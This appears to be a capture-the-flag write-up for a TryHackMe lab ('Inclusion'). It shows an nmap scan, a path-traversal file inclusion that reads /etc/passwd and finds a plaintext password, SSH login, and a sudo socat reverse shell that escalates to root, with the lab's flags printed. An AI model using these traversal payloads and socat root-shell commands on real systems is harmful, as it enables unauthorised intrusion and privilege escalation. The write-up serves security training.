

Tryhackme: LFI:


May 5 2020

IP Address: 10.10.103.156


Scanning

```
crazyights@kali:~$ nmap -sV 10.10.103.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 21:05 EDT
Nmap scan report for 10.10.103.156
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web



Click on any of the View Details Buttons:



```
//Replace this:
10.10.103.156/article?name=hacking
//With:
10.10.103.156/article?name=[ANY FILE PATH]
//Ex: Get the passwd file,
/var/www/html -> Go up 3 directories -> ../../../
10.10.103.156/article?name=../../../etc/passwd
```



The password for user falconfeast is in the file as a comment:

```
10.10.103.156/article?name=../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd
/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd:/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache
/pollinate/bin/false falconfeast:x:1000:1000:falconfeast,/,/home/falconfeast:/bin/bash #falconfeast:rootpassword sshd:x:110:65534:/run/sshd:/usr/sbin
/nologin mysql:x:111:116:MySQL Server,/,/nonexistent:/bin/false
```

SSH

Login to ssh using the login credentials falconfeast:rootpassword

```
falconfeast@inclusion: ~
* Support: https://ubuntu.com/advantage

System information as of Wed May 6 07:04:14 IST 2020

System load: 0.0          Processes: 103
Usage of /: 34.8% of 9.7GB Users logged in: 0
Memory usage: 68%        IP address for eth0: 10.10.103.156
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.

Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$ ls
articles  user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
falconfeast@inclusion:~$
```

Find programs falconfeast can run as root:

```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
falconfeast@inclusion:~$
```

```
crazyeights@kali: ~
socat(1) socat(1)

NAME
    socat - Multipurpose relay (SOcket CAT)

SYNOPSIS
    socat [options] <address> <address>
    socat -V
    socat -h[h[h]] | -?[[?]]
    filan
    procan

DESCRIPTION
    Socat is a command line based utility that establishes two bidirectional byte streams and transfers data between them. Because the streams can be constructed from a large set of different types of data sinks and sources (see address types), and because lots of address options may be applied to the streams, socat can be used for many different purposes.

    Filan is a utility that prints information about its active file descriptors to stdout. It has been written for debugging socat, but might be useful for other purposes too. Use the -h option to find more infos.

Manual page socat(1) line 1 (press h for help or q to quit)
```

Launch a second ssh session

Run this:

```
falconfeast@inclusion: ~
falconfeast@inclusion:~$ socat file:`tty`,raw,echo=0 tcp-listen:12345
```

Then these commands:

```
falconfeast@inclusion: ~  
falconfeast@inclusion:~$ RHOST=10.10.103.156  
falconfeast@inclusion:~$ RPORT=12345
```

```
falconfeast@inclusion: ~  
falconfeast@inclusion:~$ sudo socat tcp-connect:$RHOST:$RPORT exec:sh,pty,stderr  
,setsid,sigint,sane  
█
```

You will now have a root shell in th first session, get the root flag:

```
falconfeast@inclusion: ~  
falconfeast@inclusion:~$ socat file:`tty`,raw,echo=0 tcp-listen:12345  
sh: 0: can't access tty; job control turned off  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# cd /root  
# ls  
root.txt  
# cat root.txt  
42964104845495153909  
# █
```

FIN.